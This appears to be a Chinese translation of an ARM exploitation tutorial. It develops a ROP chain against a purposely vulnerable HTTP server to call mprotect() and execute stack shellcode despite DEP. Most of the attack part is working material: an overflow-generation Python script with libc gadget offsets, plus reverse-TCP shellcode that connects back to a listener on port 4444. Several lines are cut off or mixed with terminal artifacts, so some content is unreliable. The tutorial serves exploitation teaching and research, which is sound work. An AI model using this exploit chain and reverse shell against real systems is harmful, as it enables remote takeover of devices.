登录

ARM EXP 开发 - 绕过 DEP 执行 mprotect()

H4lo / 2019-11-16 11:01:14 / 浏览数 4702 安全技术 二进制安全 顶(0) 踩(0)

这一部分的目的是通过一个已知的脆弱目标开发一个ROP链的整个过程。在本例中，我构建了一个简单易受攻击的HTTP服务器（myhttpd），它在端口8080上的armbox上

查看内存映射

正如我在上一篇文章中已经提到的，我们需要一部分加载的二进制文件（.text segment，dynamicly loaded libary），在其中搜索
gadget。我用libc做我的ROP链。您可以使用任何其他或多个其他部件。

启动调试器，附加到易受攻击的进程并显示内存映射：

```
[root@armbox ~]# r2 -d $(pidof myhttpd)
= attach 757 757
bin.baddr 0x00400000
Using 0x400000
asm.bits 32
-- Don't look at the code. Don't look.
[0xb6ef862c]> dmm
0x00400000 /usr/bin/myhttpd
0xb68c2000 /usr/lib/libgcc_s.so.1
0xb68ef000 /usr/lib/libdl-2.28.so
0xb6902000 /usr/lib/libffi.so.6.0.4
0xb691a000 /usr/lib/libgmp.so.10.3.2
0xb6988000 /usr/lib/libhogweed.so.4.4
0xb69c6000 /usr/lib/libnettle.so.6.4
0xb6a0d000 /usr/lib/libtasn1.so.6.5.5
0xb6a2d000 /usr/lib/libunistring.so.2.1.0
0xb6ba9000 /usr/lib/libp11-kit.so.0.3.0
0xb6cae000 /usr/lib/libz.so.1.2.11
0xb6cd3000 /usr/lib/libpthread-2.28.so
0xb6cfd000 /usr/lib/libgnutls.so.30.14.11
0xb6e5a000 /usr/lib/libc-2.28.so
0xb6fa5000 /usr/lib/libmicrohttpd.so.12.46.0
0xb6fce000 /usr/lib/ld-2.28.so
[0xb6ef862c]>
```

使用的库/二进制文件的（r-x）段越大，就越有机会找到好的gagets。

所以我选择：

```
0xb6e5a000 /usr/lib/libc-2.28.so
```

查看溢出

让我们测试一个溢出！我们将发送一个长的URL到“myhttpd”，并检查寄存器和堆栈。

```
[root@armbox ~]# cat post_overflow                                                                                                         ■[root@armbox ~]# wh
GET /AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA■Attached; pid = 936
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA HTTP/1■Listening on port 5
.1
```

守护进程崩溃了，我们看到PC被0x41414140覆盖。发生什么事了？正如我在本系列的第二部分中所解释的，溢出覆盖了非叶函数的已保存LR。一旦这个函数执行它的结束语

关于最低有效位的一个注意事项：BX指令基本上将加载到PC的地址的LSB复制到CPSR寄存器的T状态位，CPSR寄存器在ARM和Thumb模式之间切换核心：ARM（LSB=0）

如我们所见，R11还包含我们的值0x41414141。这意味着overflown函数将LR和R11存储并从堆栈中恢复。一些编译器使用R11作为引用来指向函数调用（帧指针）中的局部

```
sym.ahc_echo (int arg4);
        ; arg int arg4 @ r3
        0x0040083c      00482de9        push {fp, lr}
        0x00400840      04b08de2        add fp, sp, 4
        0x00400844      a0d04de2        sub sp, sp, 0xa0
        0x00400848      98000be5        str r0, [fp, -0x98]         ; 152
        0x0040084c      9c100be5        str r1, [fp, -0x9c]         ; 156
        0x00400850      a0200be5        str r2, [fp, -0xa0]         ; 160
        0x00400854      a4300be5        str r3, [fp, -0xa4]         ; 164
        0x00400858      98301be5        ldr r3, [fp, -0x98]         ; 152
        0x0040085c      08300be5        str r3, [fp, -8]            ; 8
        0x00400860      d0309fe5        ldr r3, loc._d_14           ; [0x400938:4]=0x218
```

然后变量在该函数中作为FP+offset访问。

此外，正如我们在下面中看到的，堆栈包含“A”！因此我们控制PC，R11的值，并且在堆栈上有一些空间。很好。

让我们更深入地研究一下这个堆栈。以下几行显示崩溃后myhttpd进程的内存：

```
[0x41414140]> dm
0x00400000 # 0x00401000 - usr     4K s r-x /usr/bin/myhttpd /usr/bin/myhttpd ; loc.imp._ITM_registerTMCloneTable
0x00410000 # 0x00411000 - usr     4K s r-- /usr/bin/myhttpd /usr/bin/myhttpd
0x00411000 # 0x00412000 - usr     4K s rw- /usr/bin/myhttpd /usr/bin/myhttpd ; obj._GLOBAL_OFFSET_TABLE
0x00412000 # 0x00433000 - usr   132K s rw- [heap] [heap]
0xb5500000 # 0xb5521000 - usr   132K s rw- unk0 unk0
0xb5521000 # 0xb5600000 - usr   892K s --- unk1 unk1
0xb56ff000 # 0xb5700000 - usr     4K s --- unk2 unk2
0xb5700000 # 0xb5f00000 - usr     8M s rw- unk3 unk3
0xb5f00000 # 0xb5f21000 - usr   132K s rw- unk4 unk4
0xb5f21000 # 0xb6000000 - usr   892K s --- unk5 unk5
0xb60bf000 # 0xb60c0000 - usr     4K s --- unk6 unk6
0xb60c0000 # 0xb68c2000 - usr     8M s rw- unk7 unk7
[...]
loaded libraries
[...]
0xbefdf000 # 0xbf000000 - usr   132K s rw- [stack] [stack]
0xffff0000 # 0xffff1000 - usr     4K s r-x [vectors] [vectors]
```

一个值得注意的事情是，SP（SP=0xb5efea50）并没有指向为[堆栈]的部分，而是指向映射库上面（按地址）的一个段：

```
0xb5521000 # 0xb5600000 - usr   892K s --- unk1 unk1
```


了解这里发生了什么是值得的。现在，我不确定为什么r2的dm（或gdb的vmmap）在这里不显示（rw-）权限-我假设我们看到了主进程的（rw-）映射。使用的microhttp

检查以下strace以了解正在发生的情况（pid 363是侦听器线程，370是工作线程）：

```
[pid   363] mmap2(NULL, 8392704, PROT_NONE, MAP_PRIVATE|MAP_ANONYMOUS|MAP_STACK, -1, 0) = 0xb56ff000
[pid   363] mprotect(0xb5700000, 8388608, PROT_READ|PROT_WRITE) = 0
[pid   363] clone(child_stack=0xb5efef98, flags=CLONE_VM|CLONE_FS|CLONE_FILES|CLONE_SIGHAND|CLONE_THREAD|CLONE_SYSVSEM|CLONE_S
```

你可以在这里找到整个 strace。

我们看到侦听器线程（glibc）正在为线程准备一个堆栈，并为其分配一个appropriate子堆栈。我花了一些时间才明白。。。为了使记忆地图形象化，我画了一张图。。。



mmap2（）分配没有（--）权限的内存块（8392704字节，从0xb56ff000开始）（请参阅系统调用mmap2（），参数PROT_NONE）。然后，mprotect（）将（rw-）权

好吧，让我们总结一下：我们控制了执行流，还获得了一些内存来存储我们的ROP链！

确定偏移

我们在上一篇文章中已经了解到，了解堆栈布局对于构建堆栈溢出至关重要。如果堆栈中存储了大量或较大的局部变量，则必须将ROP负载向更高的内存区域移动许多字节framework/tools/pattern_create.rb）。但由于我们使用的是radare2，我们可以使用ragg2的内置Bruijin模式生成器：

```
[root@armbox ~]# BRUIJN=`ragg2 -r -P 250| tr -d '\n'`; echo -e "GET $BRUIJN HTTP/1.1\n" | nc 127.0.0.1 808■COMM may either be
0                                                                                                          ■HOST:PORT to listen
```

正如您所看到的，ragg2并不避免将1放入LSB中（不过，我不知道metasploit是否这样做）。因此，如果ragg2没有找到偏移量，请尝试使用+1：

- PC: 144 Bytes
- SP: 148 Bytes

为了参考生成和查询Bruijin模式的命令行:

```
BRUIJN=`ragg2 -r -P 250| tr -d '\n'`; echo -e "GET $BRUIJN HTTP/1.1\n" | nc 127.0.0.1 8080
```

然后可以使用ragg2查询找到的偏移量：`ragg2-q 0x■■■■`

利用漏洞

根据ROP链的长度，基本上可以执行所有在shellcode中执行的命令。尽管如此，堆栈上的空间可能会受到限制，而且构建、测试和执行shellcode要简单得多。现在我们有两mprotect（）。没有什么能阻止我们再次使用该系统调用来生成堆栈（rwx）而不是（rw-），然后从堆栈中执行shellcode。许多经典的ROP链正是使用这种技术。。。

定义目标：mprotect（）的参数

mprotect（）的原型：

```
int mprotect(void *addr, size_t len, int prot);
```

*addr是mprotect（）开始应用权限的地址。结果是：在调用之后，下一个len字节将设置通过prot参数传递的权限。参数prot必须是以下值的异或：

```
32 #define PROT_READ       0x1             /* Page can be read.  */
33 #define PROT_WRITE      0x2             /* Page can be written.  */
34 #define PROT_EXEC       0x4             /* Page can be executed.  */
35 #define PROT_NONE       0x0             /* Page can not be accessed.  */
```

`mman-linux.h`

我们的目标寄存器值是：

R0:线程堆栈的地址。*addr必须与系统页面大小（通常为4096字节）对齐。您希望R0小于将加载外壳代码的地址。

R1:一些值，以确保我们的堆栈可以执行。

R2:0x7

上一个ROP gadget的链式指令将指向libc中mprotect（）的地址。mprotect（）将返回，下一步将执行shellcode。我想现在是讨论链式指令的好时机。。。

链接指令-处理BX LR

在本系列的第二部分中，当我解释了ROP的一般思想时，我已经准备好丢弃两个具有不同链接指令的gadget：POP{...，PC}和BLX
R4。然后我们讨论了叶函数和非叶函数，比较了它们的结论，发现在叶函数中使用BX
LR返回调用方。当然，这些指令也用作gadget的链接指令。既然我们不能太挑剔gadget，我们就得用我们得到的gadgets。

我认为在这一点上，我们应该很好地连锁gadget（如果没有看到上一篇文章的话）如POP{...，PC}。但是我们如何处理BX-LR？一种方法是在使用gadget（使用BX-LR作为LR gadget，只需将下一个gadget的地址推送到堆栈上。一个简单的例子：

执行流程：

```
LR: 0xaaaaaaaa

   +-------+ 0xaaaaaaaa : pop {pc}    <-----+ 2)
   |                                       +
3) |         0xbbbbbbbb : mov r0, #1337, bx lr <---------+ 1)
   |
   +------>  0xcccccccc : mov r2, r1, pop {r11, pc}
```

执行时堆栈布局：

```
SP
             +  0xa...     0xc...
             | +--->   +---------->
             v
+--------------------+-------+-----------------------------+
|             |   0x  | JUNK  | value|                      |
|             |   cc  | value | for  |                      |
|             |   cc  | for   | PC   |                      |
|             |   cc  | R11   |      |                      |
|             |   cc  |       |      |                      |
+-------------+-------+-------+------+----------------------+
0x0
```

我们希望首先在0xbbbbb执行gadget，然后在0xccccccccc执行gadget。LR指向位于0xaaaaaaaa的gadget。当gadget使用BX-LR作为链接指令时，BX-LR将跳转到0xaaaa
LR 的gadget时，我们可以将下面的gadget地址推送到堆栈上，从而以更方便的方式链接它们。

有时有链式指令在任何组合中使用BL，比如BLX
R7。当我们无法避免使用这样一个gadget时，我们必须恢复LR中的值以再次指向0xaaaaaaaa，因为BL指令将用PC+4更新LR。

使用 ropper

我们如何找到gadget？您可以使用objdump手动分解和反汇编它们。。。但那是一种痛苦。让我介绍一下ropper：

ropper可以很容易地安装在python virtualenv中。检查GitHub以获取说明。

我将让以下解释最重要的特征：

```
dimi@dimi-lab ~ % cd arm-rop                                                                                    ■0x0000220e (0x00002
dimi@dimi-lab ~/arm-rop % source ~/bin/ropper/bin/activate                                                      ■0x00035594 (0x00035
(ropper) dimi@dimi-lab ~/arm-rop % ropper --file libc-2.28.so --console                                         ■0x000277e4 (0x00027
[INFO] Load gadgets from cache                                                                                  ■0x000021e0 (0x00002
[LOAD] loading... 100%                                                                                          ■0x000038fc (0x00003
[LOAD] removing double gadgets... 100%                                                                          ■0x0005d738 (0x0005d
(libc-2.28.so/ELF/ARM)>
```

参数/1/指定找到的gadget的质量，它基本上代表每个gadget的指令数。/1/将找到gadgets，其中第一条指令与seach参数匹配，第二条是链接opcde。/2/因此将找到额外

Ropper显示在搜索的二进制文件中找到的指令的偏移量。在本文的第一部分中，我们已经了解了库在内存中的位置。为了在libc中使用这些gadget，我们将把offset
roppers显示给基址，我们已经发现了。

您已经知道ARM指令是32位长的，而Thumb指令只有16位。我们可以使用这个事实，通过将32位ARM指令一分为二，将它们解释为16位拇指指令。如果我们设置arch
ARMTHUMB，Ropper会自动执行此操作。注意：正如您在上面的asciinima中看到的，如果我们将ARMTHUMB设置为架构，ropper将显示两列偏移（红色和绿色）。绿

ROP ROP ROP

下一步是构建ROP链，它

设置R0、R1和R2，以便在调用mprotect（ ）后重新映射威胁的堆栈区域（rwx）

调用mprotect（ ）

跳到堆栈上的外壳代码

目前我不认为这将有助于解释ROP链。如果你想要解释，请联系我，我会加上一个。在此之前，我希望嵌入的评论和下面的要点足够了。

我的ROP链注释符号：

(7): new (7th) gadget

- (7 p1): parameter 1 to gadget (7)

ergo: "(15 p1): (16) mov r0, #56" means that parameter 1 of gadget 15 is the address of gadget (16).

准备 mprotect() 调用

如何准备R0：将SP+4加载到R0（11）中，通过计算R0&&R1将值与4096（我的系统上的页面大小）（14）对齐（SP的0xFFFFF001-LSB始终为0）。R1被gadget初始

- 如何准备R1：加载0x01010101（15 p1）
- 如何准备R2：将0xffffffffffff-0x29加载到R6（3 p4）中，添加0x31（=0x7）（4）。然后将R6移到R2（6）

mprotect() 被调用在 (15 p2)

当mprotect（）返回时，它将执行我们准备好的BX LR
slide，它将执行POP{PC}，并从堆栈加载最后一个gadget的地址。然后执行最后一个gadget（16）：BLX
SP。因为SP现在指向直接附加到ROP链的shellcode，所以我们将执行shellcode。

我使用的shellcode来自Azerias关于ARM shellcode的伟大教程-在本例中是TCP反向shellcode，它连接回4444端口。我将connectback
IP更改为192.168.250.1。这意味着被利用的myhttpd进程将连接回主机系统上的netcat侦听器。

其他gadget，这是我的ROP链的一部分（见下面的脚本）用于设置BX LR，恢复它，准备值，等等。。。

ROP链嵌入在我的overflowgen.py脚本中（见下文），这将使ROP链的开发更加容易。花点时间理解脚本及其特性，比如--human和——httpencode。你可以在下一节读

前几个变量（shift、shellcode、fmt、base）取决于您的环境。在本文中，我们找到了base、shift（offset）的值。检查它们，确保您了解它们的工作以及我们在本教程中

您可以在下面的脚本中找到我用来利用myhttpd作为溢出变量的ROP链。

```
import struct
import sys
import argparse
from urllib.parse import quote_from_bytes

parser = argparse.ArgumentParser()
parser.add_argument('--human', help='print overflow string human readable', action='store_true', default=False)
parser.add_argument('--httpencode', help='HTTP encode overflow data (not pre_out() and post_out() data', action='store_true',
args = parser.parse_args()

# <I little endian unsigned integer
# adjust to your CPU arch
global fmt
fmt='<I'

# base address in the process memory of the library you want to use for your ROP chain
base=0xb6e5a000

# how many bytes should we shift? memory: [shift*"A"+data()+lib(),...]
shift=144
shifter = [bytes(shift*'A','ascii'),'shifter']
shellcode = b'\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x02\x20\x01\x21\x92\x1a\xc8\x27\x51\x37\x01\xdf\x04\x1c\x0a\xa1\x4a\x70\x10\x22

def pre_out():
   print("GET ", end='')

def post_out():
   print(" HTTP/1.1\r\n\r\n\r\n", end='')

def data(data, cmt=''):
   return [struct.pack(fmt,data),cmt]

def lib(offset, cmt=''):
   return [struct.pack(fmt,base+offset),cmt]

def out(data):
   data = [d[0] for d in data]
   b = bytearray(b''.join(data))
   pre_out()
   sys.stdout.flush()
   if shellcode != '':
       for x in shellcode:
           b.append(x)
   if args.httpencode:
       b = quote_from_bytes(b)
       print(b, end='')
   if not args.httpencode:
       sys.stdout.buffer.write(b)
   sys.stdout.flush()
   post_out()
   sys.stdout.flush()

def out_human(data):
   pre_out()
```

```
   sys.stdout.flush()
   b = '['
   for d in data:
       b+='0x'+d[0].hex()+' = '+d[1]+'|'
   if shellcode != '':
       b += shellcode.hex()
   b += ']'
   print(b,end='')
   sys.stdout.flush()
   post_out()
   sys.stdout.flush()

if args.human:
   fmt = '>I'

overflow =  [
       shifter,
       # prepare BX LR slider, chaining with r3
       lib(0x00103251), # (1): 0x00103250 (0x00103251): pop {r3, r7, pc};
       lib(0x0000220f,'r3'), # (1 p1): prepare r3 for gadget (3) 0x0000220e (0x0000220f): pop {r0, r3, r4, r6, r7, pc};
       data(0x56565656,'r7'), # (1 p2): JUNK
       lib(0x0005c038,'pc'), # = (1 p3: ) (2): 0x0005c038: pop {lr}; bx r3;
       lib(0x000db435,'lr'), # = (2 p1): bx lr slide: 0x000db434 (0x000db435): pop {pc};
       # / prepare BX LR slider
       lib(0x00024cb4,'r0'), # (3 p1) (5:) and r0, r0, #1; bx lr;
       lib(0x00103251, 'r3'), # (3 p2) (7:) restore lr,
       data(0x54545454,'r4'), # (3 p3) # JUNK
       data(0xFFFFFFFF-0x29,'r6'), # (3 p4):  value for (4) gadget
       data(0x57575757,'r7'), # (3 p5)
       lib(0x00012f6f,'PC'), # (3 p6) (4:) adds r6, #0x31; bx r0;
       lib(0x0003ea84), # (5 p1 bx lr) (6:) mov r2, r6; blx r3;
       lib(0x00116b80), # (7: p1) (9:) 0x00116b80: pop {r1, pc};
       data(0x57575757), # (7 p2)
       lib(0x0005c038,'pc'), # = (7 p3: ) (8:) 0x0005c038: pop {lr}; bx r3; (2)
       lib(0x000db435,'lr'), # = (8 p1): bx lr slide: 0x000db434 (0x000db435): pop {pc};
       data(0xFFFFF001, 'r1'), #( 9 p1)
       lib(0x00103251), # (9 p2) (10:) 0x00103250 (0x00103251): pop {r3, r7, pc};

       lib(0x00103251,'r3'),  # (10 p1) (11:) 0x00103250 (0x00103251): pop {r3, r7, pc};
       data(0x56565656,'r7'), # (10 p2)
       lib(0x00107cb4, 'PC'), # (10 p3) add r0, sp, #4; blx r3;

       lib(0x00024e54, 'R3'), # (11 p1), (13:) #0x00024e54: and r0, r0, r1; bx lr;
       data(0x57575757,'r7'), # (11 p2)
       lib(0x0005c038,'pc'), # (11 p3: ) (12): 0x0005c038: pop {lr}; bx r3;
       lib(0x000db435,'lr'), # (12 p1): bx lr slide: 0x000db434 (0x000db435): pop {pc};

       lib(0x00116b80), # (13 p1) (14:) 0x00116b80: pop {r1, pc};
       data(0x10101010, 'r1'), # (14 P1)
       lib(0x000d22d0,'PC'), # (14 p2) mprotect
       lib(0x00034d1d,'PC') # blx sp

       ]

if args.human:
   out_human(overflow)
else:
   out(overflow)
```

ROP链开发过程

我的流程目前如下：

我一次只添加一个gadget。

在将负载发送到易受攻击的进程之前，我附加了调试器。

我设置新的gadget的方式是，PC将成为一些已知的东西，同样为寄存器。

在我执行有效负载之后，我检查寄存器以检查gadget是否成功执行。

为了简化这个任务，我在脚本中添加了一个--human选项，它基本上打印了以下输出：

```
[root@armbox ~]# python overflowgen-myhttpd.py  --human
GET
[0x41[...]14141414141414141414141 = shifter|0xb6f5d251 = |0xb6e5c20f = r3|0x56565656 = r7|
0xb6eb6038 = pc|0xb6f35435 = lr|0xb6e7ecb4 = r0|0xb6f5d251 = r3|0x54545454 = r4|0xffffffd6 = r6|
0x57575757 = r7|0xb6e6cf6f = PC|0xb6e98a84 = |0xb6f70b80 = |0x57575757 = |0xb6eb6038 = pc|
0xb6f35435 = lr|0xfffff001 = r1|0xb6f5d251 = |0xb6f5d251 = r3|0x56565656 = r7|0xb6f61cb4 = PC|
0xb6e7ee54 = R3|0x57575757 = r7|0xb6eb6038 = pc|0xb6f35435 = lr|0xb6f70b80 =
|0x10101010 = r1|0xb6f2c2d0 = PC|0xb6e8ed1d = PC|01308fe213ff2fe102200121921ac827513701df041c0aa14a701022023701df3f27201c491a0
```

添加gadget后，您可以人工打印负载并检查寄存器是否与计划值匹配。

一般的目标

请注意：并非所有寄存器都是相等的，至少在使用的libc上是这样。把东西移赋值到R0很容易。。。

```
(ropper) dimi@dimi-lab ~/arm-rop % count=0; while [[ $count -le 12 ]]; do echo -n R$count": "; ropper --file libc-2.28.so --qu

search mov R0, any

R0: 88
R1: 14
R2: 7
R3: 8
R4: 1
R5: 1
R6: 2
R7: 1
R8: 0
R9: 0
R10: 0
R11: 0
R12: 0
```

...移动一些东西出去，也许不是这样：

```
(ropper) dimi@dimi-lab ~/arm-rop % count=0; while [[ $count -le 12 ]]; do echo -n R$count": "; ropper --file libc-2.28.so --qu

search mov any, R0

R0: 0
R1: 3
R2: 6
R3: 8
R4: 13
R5: 32
R6: 25
R7: 10
R8: 8
R9: 7
R10: 5
R11: 3
R12: 4
```

这只是一个例子，而且只有arm（不是ARMTHUMB），尽管如此有趣。

另一个重要的观点是：你用你的值得到的寄存器越少越好。正如您前面看到的，您可能需要"堆栈绑定"的寄存器——特别是在创建线程的进程中，这些寄存器可能很少。

原文链接：https://blog.3or.de/arm-exploitation-defeating-dep-executing-mprotect.html

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板